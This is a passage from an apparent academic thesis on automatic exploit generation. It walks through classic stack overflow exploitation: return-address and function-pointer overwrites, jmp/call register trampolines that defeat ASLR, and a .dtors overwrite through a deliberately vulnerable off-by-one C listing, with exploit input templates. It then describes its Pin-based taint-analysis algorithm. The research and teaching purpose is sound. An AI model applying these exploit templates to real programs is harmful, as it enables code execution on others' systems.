
<p style="text-align:center">Figure 2.4: Stack configuration before/after the vulnerable `strcpy`</p>

`strcpy` it is arranged like the right hand side. We can see that 32 'C' characters (`0x43`) have filled `arr`, and the extra 8 bytes have corrupted both the stored EBP, and the stored EIP, with four Bs (`0x42`) and four As (`0x41`) respectively.

Exploiting Stored Instruction Pointer Corruption

For an input $\mathcal{X}$ to be considered an exploit for P we must ensure the path $P(\mathcal{X})$ contains the three components of the tuple (B, H, S), introduced in Definition 6. For a direct exploits this means it must overflow a buffer and corrupt an address in M_{EIP}, in such a way as to result in the execution of injected shellcode. Approaches to this problem have been described in a variety of sources, but the first complete discussion is usually attributed to Aleph1 in the article *Smashing the Stack for Fun and Profit* [2].

To explain the technique let us use the example program in Listing 2.1 as P. As discussed, it is possible to overflow the stored EBP, and then the stored EIP, by supplying more than 32 bytes of input. Let our initial candidate exploit $\mathcal{X}$ be the following string:

<p style="text-align:center">[CCCC*8] + [BBBB] + [AAAA]</p>

As in Figure 2.4, the stored EBP is overwritten with 'BBBB' and the stored EIP with 'AAAA'. The application will then continue execution until the function returns. At this point, the `ret` instruction will pop 'AAAA' (`0x41414141`) into the EIP, which will cause an exception to be generated when the program attempts to execute code at this address, as it is usually not mapped as usable.

We will call the address of the `ret` instruction the *pivot point*, as it is the instruction where control flow pivots from the standard flow to our injected shellcode. We will denote the address of the pointer value we aim to corrupt as m_{EIP}, where $m_{EIP} \in M_{EIP}$. The value at this address is called the *pivot destination*, as it is the location control flow pivots to at the pivot point. We observe that currently $P(\mathcal{X}) \models (B, H)$. For

---

[9]$A * B$ represents the repetition of the string of characters A B times. The $+$ operator is used to represent concatenation of two elements within square brackets.

$P(\mathcal{X}) \models (B, H, S)$ to hold we must change our input to include shellcode, and ensure that at the pivot point the pivot destination is the address of this code.

Our approach to achieve this will depend on whether ASLR is enabled or not. If ASLR is not enabled, then the addresses of variables on the stack are constant between runs of the program. In this case, the array `arr` could be used to contain our shellcode and its address used to overwrite m_{EIP}[10]. It is possible to hardcode this address into the exploit as there is no randomisation in the address space. Once the value at m_{EIP} is moved to the EIP register by the `ret` instruction the code in `arr` will be executed. Our input string could appear as follows:

```
[32 bytes of shellcode] + [4 bytes11 (stored EBP)] + [Address of arr]
```

If ASLR of the stack is enabled then we cannot overwrite the stored EIP with a hardcoded address, as the memory addresses will change between runs of the program. In this case, we need to use what is called a *trampoline register* [32] to ensure a reliable exploit.

A trampoline is an instruction, found at a non-randomised address in $\mathcal{P}$, that transfers execution to the address held in a register e.g. `jmp ECX` or `call ECX` will both put the value of the ECX register into the EIP register. We can use a register trampoline if at the pivot point there exists a register r that contains the address of an attacker controllable memory buffer b. The purpose of the trampoline, is to indirectly transfer control flow, using the address stored in r, to b. Instead of overwriting m_{EIP} with the address of b we instead overwrite it with the address of a register trampoline that uses r[12].

For example, if the register ECX contains the address of b, then an instruction like `jmp ECX` is a suitable trampoline. We can search for such an instruction in any part of the address space of $\mathcal{P}$ that is marked as executable and non-randomised.

For the code in Figure 2.1, it turns out that at the `ret` instruction, the register EAX points to the start of `arr`. This means that if we can find a trampoline that uses EAX as its destination, we can then modify our input to defeat ASLR. Our exploit would then look as follows:

```
[32 bytes of shellcode] + [4 bytes (stored EBP)] + [Trampoline address]
```

Providing an input string matching the above template would cause the following events to occur:

i. On line 10 the `strcpy` function call will fill the 32 byte buffer `arr` and then copy 4 bytes over the stored EBP and the address of our trampoline over the stored EIP

ii. When the function returns the address of our trampoline will be put in the instruction pointer and execution will continue

iii. First the trampoline will be executed which will jump to address stored in EAX, the start of `arr`, at which point our shellcode will be executed.

This is illustrated in figure 2.5, where we have found the instruction `call EAX` at `0x0804846f`.

Function Pointer Corruption

Function pointers are a feature of C/C++ that allow the address of a function to be stored in a variable and later use that variable to call the function. Function pointers can be stored in almost any data segment and thus can be corrupted by buffer overflows that occur within these segments. Vulnerabilities resulting from function pointer corruption are conceptually similar to those resulting from stored instruction pointer

---

[10]Finding this address can be done manually using a debugger [2]

[11]These 4 bytes overwrite the EBP and can be any value except for 0x0. 0x0 would be interpreted as the end of string by `strcpy`, and would break the exploit.

[12]It should be noted this is a description of one type of trampoline and approach for defeating ASLR. There are many others as described in [32] and [40], but the essential idea remains the same. We find an instruction at a static address and use it to redirect execution into attacker-controllable shellcode.

Stored EIP   0x0804846f

Stored EBP   0x42424242

[Shellcode]   0x0804846f: call EAX [EAX=0xbfd4901c]

0xbfd4901c

Figure 2.5: Returning to shellcode via a register trampoline

corruption. The primary difference is in how control flow is transferred; the instruction at the pivot point is a `call` instruction instead of a `ret`.

The steps in exploiting function pointer corruption are almost identical to those involved in exploiting corruption of a stored instruction pointer. Instead of overwriting the stored EIP, we need to overwrite the function pointer variable. Once again, the value we chose to overwrite it with depends on whether ASLR is in use or not. If it is disabled we can use the address of an attacker controllable memory buffer whereas if it is enabled then we need to use a trampoline. When the corrupted variable is used as an argument to a call instruction shellcode can be executed, directly or through a register trampoline. As the details are so similar an example of this type of vulnerability is not presented.

2.5.2   Components Required to Generate a Direct Exploit

Incorporated in the details of the above exploit are features common to all direct exploits we will consider. In the case of a direct exploit m_{EIP} is implicit and will be the address of the overwritten stored instruction pointer or function pointer. In order to generate a direct exploit $\mathcal{X}_d$ we require the tuple $(\mathcal{P}, \iota, C, \Lambda, \Gamma)$, where

1. $\mathcal{P}$ is a running process of the program-under-test P.

2. ι is a valid address in the address space of $\mathcal{P}$ that will be used as the pivot destination. This could be the address of a buffer, or of a register trampoline.

3. C is our shellcode, a valid sequence of assembly instructions. The overall goal in creating $\mathcal{X}_d$ is the execution of these instructions.

4. Λ is a program input that triggers a bug. Our analysis will be done over the path $P(\Lambda)$.

5. Γ is our exploit generation function. It takes Λ, ι and C, and analyses $P(\Lambda)$. The goal of Γ is to produce a formula where a satisfying solution to its constraints is an input $\mathcal{X}_d$ such that $P(\mathcal{X}_d) \models (B, H, S)$.

2.6   Indirect Exploits

To describe the concept of an indirect exploit we will again refer to Definition 6 where we described the requirements on the path resulting from $P(\mathcal{X})$ for $\mathcal{X}$ to be considered an exploit. An indirect exploit $\mathcal{X}_i$ is an input to P such that in the path $P(\mathcal{X}_i)$ the set H is not a subset of B. That is, the memory location that will hold the pivot destination is not directly modified by the buffer overflow, unlike a direct exploit. Intuitively, this indicates that the corruption introduced by the buffer overflow must later influence a set of instructions H. When H is executed the pivot destination is written to memory location $m_{EIP} \in M_{EIP}$.

17

```c
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

void func(int *userInput)
{
    int *ptr;
    int arr[32];
    int i;

    ptr = &arr[31];

    for (i = 0; i <=32; i++)
        arr[i] = userInput[i];

    *ptr = arr[0];
}

int main(int argc, char *argv[])
{
    int res, fd = -1;
    int *heapArr = NULL;
    fd = open(argv[1], O_RDONLY);

    heapArr = malloc(64*sizeof(int));
    res = read(fd, heapArr, 64*sizeof(int));
    func(heapArr);

    return 0;
}
```

2.6.1 Manually Building Indirect Exploits

The sequence denoted H is typically just a single instruction that results in a write to some memory location $m_{EIP} \in M_{EIP}$. The destination, and potentially the source,[13] of this instruction are tainted by the corruption introduced by a buffer overflow. We will call this instruction the *vulnerable write* and denote it w_v where w_v can be any x86 assembly instruction that takes a memory location as a destination operand and writes a value to this location.

In an indirect exploit the address m_{EIP} is not implicitly selected for us as in a direct exploit. We will need to specify it as part of our exploit. Our choice will depend on the program, the protection mechanisms in place and the operating system. On Linux, a common target for a vulnerable write instruction is the .dtors section, which as explained earlier, contains addresses of functions to be called after the main function of a program returns.

Write Destination Corruption

The concept is illustrated by code in Listing 2.2. It contains a vulnerability that allows us to control both the destination operand and the source operand in a write instruction. We will explain how this can be leveraged to build an input $\mathcal{X}$ such that $P(\mathcal{X}) \models (B, H, S)$.

In Listing 2.2 the loop bound on line 14 contains an off-by-one vulnerability. The loop will write one extra int[14] from the user input beyond the bounds of the array arr. This corrupts the variable ptr, which

---

[13]It is rare that such an exploitable vulnerability exists without the destination operand being tainted in some form. More common are cases where the destination is tainted but not the source.

[14]On our testing system the int data type is 4 bytes in size.

resides just before `arr` on the stack. This vulnerability is exploitable because the value corrupted by the off-by-one is then used as the destination operand in a write operation, in which the source operand is also under our control. Effectively, this means we can corrupt any 4 bytes in $\mathcal{P}$ with a value of our choosing.

On Linux, without ASLR, we could simply find the static address of a stored instruction pointer on the stack and use its address as our value for m_{EIP}. By replacing the 33rd `int` of the input with this m_{EIP} value we will corrupt `ptr` with the address, and hence overwrite the address with the contents of `arr[0]` at line 17. We then just need to pick a suitable value for `arr[0]` and fill this location with shellcode. As in the case of direct exploits, we could use a debugger to find the address of a buffer in memory under our control, and use this. One such location, is the initial input array `heapArr`. This is used in the following exploit, starting at `heapArr + 33*sizeof(int)`, as parts of the first 33 bytes are used in the corruption of m_{EIP}. An exploit would look similar to

```
[heapArr+33*sizeof(int)] + [(31*sizeof(int)) bytes of junk] + [m_EIP] +
                            [Shellcode]
```

This will hijack the control flow as follows:

i. On the 33rd iteration of the loop at line 14, the code `arr[32] = userInput[32]` will be executed, corrupting `ptr` with the value m_{EIP}.

ii. At line 16, the code `*ptr = arr[0]` will be executed, where the value at `arr[0]` is the memory address `heapArr+33*sizeof(int)`, as specified in our input. Located at this address is the start of our shellcode. This code therefore replaces the stored instruction pointer at m_{EIP} with the address of our shellcode.

iii. When the `ret` instruction executes at the end of the function control flow will be redirected to our shellcode in the same fashion as a direct exploit.

The above approach relies on a stored instruction pointer being stored at a constant location. As a result, in the presence of ASLR of the stack we will need to chose a different location for m_{EIP}, one that is static between runs of the program. As mentioned earlier, the `.dtors` section may satisfy this requirement, and attacks that use it have been previously described [46].

To use the `.dtors` section in our exploit we need to first find its address. This can be done using the `objdump` tool on Linux, giving a result similar to the following:

Example 2.3 Using `objdump` to find the `.dtors` segment

```
% objdump -s -j .dtors program
program: file format elf32-i386
Contents of section .dtors:
804955c ffffffff 00000000
```

As there are no destructor functions registered by the program, the `.dtors` contains no function addresses. We can still use it in our exploit, by replacing the `0x00000000` with the address of our shellcode. The address of these null bytes is `0x0804955c + 4 = 0x08049560`. Our previous exploit could now be modified to the following:

```
[heapArr+33*sizeof(int)] + [(31*sizeof(int)) bytes of junk] + [0x08049560] +
                            [Shellcode]
```

In this example we have assumed that the heap is not randomised and so the shellcode location (`heapArr+33*sizeof(int)`) can be hardcoded into the exploit. If the heap were randomised as well as the stack then the register trampoline technique, described in the previous section, could once again be used. The above bug is considered a *write-4-bytes-anywhere* vulnerability. The attacker can control all 4 bytes of the source value (*write-4-bytes*) and all 4 bytes of the destination (*anywhere*). It is a specialisation of a bug class known as *write-n-bytes-anywhere* where $n \geq 0$. In this work we will just consider the 4-byte case.

2.6.2 Components Required to Generate an Indirect Exploit

The components required for an indirect exploit are slightly different than those of a direct exploit. As demonstrated in the exploit for the code in Listing 2.2, an indirect exploit requires one to specify one or both operands to a write instruction. The function Γ will therefore be different to that required for a direct exploit. Also, the value for m_{EIP} must now be specified as it is no longer implicit in the overflow. To build an indirect exploit $\mathcal{X}_i$ we require the tuple $(\mathcal{P}, m_{EIP}, \iota, C, \Lambda, \Gamma)$ where

1. $\mathcal{P}$ is a running process of the program-under-test P.

2. m_{EIP} is a memory address known to be in the set m_{EIP} when the vulnerable write instruction executes. It will be the destination operand of the instruction the vulnerable write w_v.

3. ι is a valid address in the address space of $\mathcal{P}$ that will be used as the pivot destination. This could be the address of a buffer that will contain our shellcode at the pivot point or of a register trampoline. The aim of the exploit is for ι to be the value written to m_{EIP}.

4. C is our shellcode, a valid sequence of assembly instructions. As with a direct exploit the overall goal in creating $\mathcal{X}_i$ is the execution of these instructions.

5. Λ is a program input that triggers a bug. Our analysis will be performed over the path $P(\Lambda)$.

6. Γ is a function that takes Λ, m_{EIP}, ι and C. The goal of Γ is to produce a formula such that a satisfying solution to its constraints is an input $\mathcal{X}_i$ that can be deemed an exploit for P.

2.7 The Problem we Aim to Solve

We can formulate the AEG problem as building Γ. Γ must analyse the path given by $P(\Lambda)$ in order to generate a formula F expressing the conditions on an input for it to be an exploit. A satisfying solution to F will be an exploit $\mathcal{X}$ such that $P(\mathcal{X}) \models (B, H, S)$. At its core Γ must perform three tasks.

Firstly, it must be able to analyse the memory state of the program in order to find suitable locations to store the injected shellcode. It must be able to determine the bytes from user input that influence the values of such locations. It also must be able to discover all modifications performed on these input bytes by the program up to the pivot destination. From this information it must be able to generate an input that will result in the required shellcode filling the selected buffer.

Secondly, Γ must detect the locations in M_m that are tainted by user input in order to redirect control flow to the shellcode buffer. Once again this will require the algorithm to determine the input bytes that influence these corrupted locations and the modifications imposed on them before the corruption takes place.

Finally, Γ must be able to create aa formula based on the previous analysis. A satisfying solution for this formula should be parseable to a program input that corrupts the values in M_m resulting in the redirection of control flow to injected shellcode.

The AEG problem is therefore a combination of an old problem, gathering data-flow information from run-time analysis, and a new problem, using this information to automatically generate an input. The algorithms that make up Γ must solve this latter problem and will rely on data-flow analysis algorithms to provide the required information on the programs execution.

Chapter 3

Algorithms for Automatic Exploit Generation

In this Chapter we will explain the algorithms we have developed for automatic exploit generation. These algorithms are designed to generate exploits that satisfy the definitions provided in Chapter 2. To create such exploits we utilise methods similar to those described in previous work on exploit generation [11], vulnerability discovery [38, 15, 14, 27], and other program analysis problems [43, 9]. This approach combines dynamic data-flow analysis and enumeration of the path condition with a decision procedure. The information gathered via data-flow analysis is expressed as a logical formula and can be processed by the decision procedure to give a satisfying solution, if one exists. This formula accurately represents the execution of program under analysis. By modifying the formula one can use a decision procedure to reason about possible paths and variable values.

We extend the previous work by deriving suitable logical conditions to express the constraints required by an exploit. By appending these conditions to a formula describing the programs execution we can use a decision procedure to determine if an exploit is possible. In cases where an exploit is possible we can parse the satisfying assignment for the formula to a functional exploit. An exploit generated by our approach will result in shellcode execution in the target process where previous work would have simply caused the program to crash.

Our approach can be divided into three high-level activities as illustrated in figure 3.1. Our contributions are mainly encapsulated in *Stage 2*, although as part of *Stage 1* we extend the commonly used taint analysis theory. A new taint classification model is introduced that we believe to be advantageous when data-flow analysis is combined with a decision procedure.

Stage 1 consists of iterative instrumentation and analysis, performed on the path generated by $P(\Lambda)$, where Λ is an input that causes the program P to crash. We analyse this path by tracing the program as it executes, performing data-flow analysis and recording information relevant to the path condition. This process continues until a potentially exploitable vulnerability is discovered. Section 3.2 describes how we detect such vulnerabilities.

Once a potential vulnerability is discovered we begin *Stage 2*. This stage consists of four tasks and embodies the function Γ:

i. We begin by determining the type of exploit that is suitable. Essentially, if we detect a vulnerable write instruction we attempt an indirect exploit whereas if we detect a corrupted function pointer or stored instruction pointer we attempt a direct exploit.

ii. We then build the first component of our exploit formula, which is a formula constraining a suitable buffer in memory to the value of our shellcode. Before we can build this formula we must first analyse the information gathered during taint analysis and filter out such a buffer. The locations we decide to use as the shellcode buffer will determine the trampoline address ι used in the next formula.

iii. The second formula we construct constrains a stored instruction pointer or function pointer (direct exploit), or the operands to a write instruction (indirect exploit). In the case of a direct exploit we constrain the value that will be put in EIP to ι, whereas for an indirect exploit we constraint the source operand to ι and the destination operand to m_{EIP}, a location as described in Chapter 2.

iv. We then combine the above two formulae and calculate the path condition for all memory locations in each. This final formula expresses the required conditions on an exploit for P.

In *Stage 3* we take the above formula and utilise a decision procedure to attempt to generate a satisfying assignment. If such an assignment exists it will satisfy all the conditions we have expressed for it to be an exploit for P. By parsing this satisfying assignment it is possible to build a new program input. Providing this input to P should then result in a path satisfying (B, H, S) as described in Chapter 2.

Figure 3.1: High level algorithm for automatic exploit generation

3.1 Stage 1: Instrumentation and run-time Analysis

The purpose of this stage of our algorithm is to gather sufficient information on data-flow and path conditions from the execution of $P(\Lambda)$ to allow the later stages of the algorithm to generate an exploit. We gather this information as the application is running using a dynamic binary instrumentation framework.

3.1.1 Dynamic Binary Instrumentation

Description and Theory

To gather information on data-flow and path conditions we use dynamic analysis. This is run-time information gathering so no approximations have to be made for variable values. Common sources of inaccuracy encountered during static analysis are avoided, e.g. unknown loop bounds [7] and pointer alias uncertainty [3] are not an issue for dynamic analysis. There are essentially three common approaches to gathering the required run-time information from a program.

i. **Execution trace listing -** In this approach a list of the instructions executed, register values and memory locations modified are logged to a database at run-time. The Nirvana/iDNA framework [6] is designed to facilitate this kind of analysis. Some debuggers also provided a limited form of the required functionality, e.g. Ollydbg[1]. This approach is useful due to its lower impact on the run-time performance of the program under test in comparison to some other methods. On the downside the generated traces can easily require gigabytes of storage space.

ii. **Emulation -** A number of different tools now exist that allow one to run a program within a virtual operating system, or run the operating system itself on top of emulated hardware. Emulators that provide an API, such as QEMU [5], allow us to programmatically control the execution of the emulated system and analyse the required data-flow and path condition information at run-time.

iii. **Binary instrumentation -** Binary instrumentation is a technique whereby extra code is injected into the normal execution flow of a binary. The injected code is responsible for observing the instrumented program and can usually perform arbitrary analysis of the executing program. This method of gathering run-time information is provided by a number of different frameworks, including Valgrind [41], DynamoRIO [8] and Pin [36].

In the creation of our AEG system we decided to use a Dynamic Binary Instrumentation (DBI) framework, as it allowed unrestricted run-time analysis and had been proved useful for related projects. A variety of different architectures are represented in Valgrind, DynamoRIO, and Pin but the high-level concepts are the same. Each framework provides a virtual environment in which the program under test P is run. The DBI framework will typically provide a mechanism by which analysis code, called the client, can observe and modify each instruction in the running program $\mathcal{P}$ before it is executed by the CPU. This is called instruction level instrumentation. Some frameworks also allow instrumentation at the function level, whereby analysis code is triggered on function calls, or on events such as the starting of a thread or the loading of a shared library.

One of the primary differences between Valgrind and Pin/DynamoRIO is that Valgrind converts the assembly code of the program into an Intermediate Representation (IR) before it is given to the client for analysis. This IR is a RISC-like language in which each assembly instruction is converted to one or more IR instructions, with every implicit read/write operation in the assembly instruction becoming an explicitly IR instruction. This is illustrated in Example 3.1 from the file `VEX/pub/libvex_ir.h` in the Valgrind source.

The use of an IR means that Valgrind analysis clients do not have to explicitly add support for all required x86 assembly instructions as they are converted to a much smaller set of IR operations. Due to the transformations required to generate this IR, Valgrind has a more noticeable effect on the run-time of the program under test [36] than DynamoRIO and Pin.

After considering the benefits of the IR versus its performance impact and the fact that Pin/DynamoRIO both have cross-platform and C++ support we decided against using Valgrind. We instead chose Pin as it provides a library of functions to analyse each x86 instruction, rather than using an IR, and thus incurs much less of a performance overhead. In comparison to DynamoRIO it has better support for C++ and is available for more operating systems. The main disadvantage, over Valgrind, is that the analysis code is more verbose as the generalisations introduced by the IR are lost.

---

[1]http://www.ollydbg.de

Example 3.1 Valgrind Intermediate Representation

```
For example, consider this x86 instruction:

  addl %eax, %ebx

One Vex IR translation for this code would be this:

  ------ IMark(0x24F275, 7) ------
  t3 = GET:I32(0)            # get %eax, a 32-bit integer
  t2 = GET:I32(12)           # get %ebx, a 32-bit integer
  t1 = Add32(t3,t2)          # addl
  PUT(0) = t1                # put %eax
```

Instrumentation using Pin begins when the Pin binary is injected into the address space of the program under test. Pin then loads the analysis client into the same address space and intercepts the execution of $\mathcal{P}$. Once Pin has gained control of the execution flow it begins to intercept instructions at the *basic-block* level. A basic-block is a series of assembly instructions guaranteed to run sequentially, i.e., there are no instructions that alter the control flow, such as jumps or calls, except for the last instruction in the sequence. Pin takes these instructions from $\mathcal{P}$, injects any code specified by the analysis client and then recompiles this into a new series of instructions using a just-in-time compiler. These instructions are then executed on the CPU, with Pin regaining control of the execution when a branching instruction is hit. Pin uses a cache to store previously analysed and compiled code and thus reduce the performance impact.

A Dynamic Instrumentation Algorithm

The purpose of our dynamic instrumentation algorithm is to parse a given instruction and insert callbacks to analysis routines that are executed before the instruction is actually run on the CPU. Every instruction in a program may provide information relevant to the path condition and data-flow analysis. By examining each instruction the algorithm can decide what analysis routines must be called, and what arguments must be passed to these routines. This algorithm makes up the first part of *Stage 1* from diagram 3.1, labelled "Instruction instrumentation".

Algorithm 3.1

 i. **Lines 1-3:** The purpose of this part of the algorithm is to parse the registers and memory locations used in the instruction into a list of operands, a list of sources and a list of destinations. Pin provides functions to determine these locations registers and memory locations written. Let us assume that ins_{dsts} is a vector of objects representing a destination operand and $ins_{dsts[x]}$ accesses element x of the vector. Similarly, ins_{srcs} and $ins_{operands}$ are vectors of source operands and all operands respectively.

 ii. **Lines 4-11:** While Pin provides functions to determine the locations read and written by an instruction, extra processing is required in order to accurately represent the semantics of each instruction.

 As mentioned, we elected to use a DBI framework without an IR and as a result each instruction we process may write to one or more destinations, using one or more of the instruction sources. To accurately analyse the data-flow we must take into account the semantics of individual instructions and extract the mapping from instruction sources to destinations. This means we have to relate one or more elements of the vector of sources to each element of the vector of destination. We begin, on line 5, by using the *extractSources* function to get the vector of source indices that effect the destination being processed. This function is essentially a large map of destination indices to source indices that must be updated for every x86 instruction we wish to process.

Chapter 3.1 instrumentInstruction(ins)

1: $ins_{operands}$ = extractOperands(ins)
2: ins_{dsts} = extractDestinations(ins)
3: ins_{srcs} = extractSources(ins)

4: **for** idx $\in$ len(ins_{dsts}) **do**
5:     srcIndices = extractSources(ins, idx)
6:     sources = vector()
7:     **for** idx $\in$ srcIndices **do**
8:        sources.append($ins_{srcs[idx]}$)
9:     **end for**
10:    $ins_{dsts[idx].sources}$ = sources
11: **end for**

12: **if** setsEFlags(ins) **then**
13:    eflags = eflagsWritten(ins)
14:    PIN_InsertCall(AFTER, updateEflagsOperands(eflags, ins))
15: **end if**

16: **if** isConditionalBranch(ins) **then**
17:    cond = getCondition(ins)
18:    operands = getConditionOperands(eflagsRead(condition))

19:    PIN_InsertCall(BRANCH_TAKEN, addConditionalConstraints(cond, operands))
20:    PIN_InsertCall(AFTER, addConditionalConstraints(!cond, operands))
21: **else if** writesMemory(ins) or writesRegister(ins) **then**
22:    **if** writesMemory(ins) **then**
23:      PIN_InsertCall(BEFORE, ins, checkWriteIntegrity(ins))
24:    **end if**

25:    PIN_InsertCall(BEFORE, ins, taintAnalysis(ins))
26:    PIN_InsertCall(BEFORE, ins, convertToFormula(ins))
27: **end if**

28: instructionType = getInstructionType(ins)

29: **if** instructionType == `ret` **then**
30:    PIN_InsertCall(BEFORE, ins, checkRETIntegrity(ins))
31: **else if** instructionType == `call` **then**
32:    PIN_InsertCall(BEFORE, ins, checkCALLIntegroty(ins))
33: **end if**

Once we have determined the indices of the sources effecting the current destination the inner loop, spanning lines 7-9, iterates over these indices and extracts the relevant sources from the ins_{srcs}. On line 10 this vector is stored in the *sources* attribute of the current destination.

iii. **Lines 12-15:** For each instruction we must determine whether it modifies the EFLAGS register or not. The values of the flags in the EFLAGS register are used to determine the outcome of conditional instructions. To correctly identify the operands that a conditional instruction depends on we must therefore determine the operands involved in setting the relevant EFLAGS.

If the current instruction does write to the EFLAGS register we extract those indices that are modified. On line 14 we use a function provided by Pin[2] to insert a call to the *updateEflagsOperands* function after[3] the current instruction executes on the CPU. For each index in the EFLAGS register we store a vector containing the operands used in the last instruction to set that index. This vector can contain memory locations and registers.

iv. **Lines 16-20:** In this part of the algorithm we process conditional branching instructions. A conditional instruction is one for which the outcome depends on the value of one or more indices in the EFLAGS register. In this algorithm we are only considering the effects of conditional instructions that directly alter the control flow i.e. conditional branches. Some conditional branching instructions in the x86 instruction set are `jl, jg, jb` and so on.

Line 17 uses the *getCondition* function to extract the condition the instruction expresses. For example, if the instruction is `jl`[4] then the condition extracted will be `less-than`. On line 18 we retrieve the operands of the instruction that last set the EFLAGS indices on which this instruction is dependent. For example, the `jl` instruction checks whether the sign flag is not equal to the overflow flag. The last instruction to set these flags will have updated the list of operands associated with each by triggering lines 12-15 of our algorithm.

Using the list of operands and the condition we can now express a constraint on the data involved. This constraint can then be stored in a global list of constraints to be processed by the analysis stages of our approach. If the conditional jump we are processing is taken we should store the positive version of this constraint, otherwise we should store its negation. This logic is expressed in lines 19 and 20. As we process the instructions we cannot determine whether the jump will be taken or not. On on line 19 we insert a call to add the condition to our global store and on line 20 we insert a call to add the negated version of the condition. The correct version of the condition will then be stored at run-time, depending on which path is taken. This approach was demonstrated in the `lackey` tool distributed with Valgrind and then again in the CatchConv tool [38].

The algorithm for *addConditionalConstraints* will be given in the section on Taint Analysis, as it contains functionality that pertains to that section.

v. **Lines 21-27:** If an instruction is not a conditional branch then we check whether it writes to a memory location or a register[5]. If the instruction writes to a memory location we first insert a callback to *checkWriteIntegrity*. This function will determine if the instructions arguments have potentially been tainted by user input in such a way as to allow for an exploit to be generated.

We perform taint analysis and update the path condition for all memory locations and registers written. This allows us to track data as it is moved through memory and registers. A description of the theory behind the functions *taintAnalysis* and *convertToFormula* are given in the follow two sections, as well

---

[2]The actual function used is INS_InsertCall and the arguments taken are slightly different, but for clarity we will use our function signature in the algorithms described.

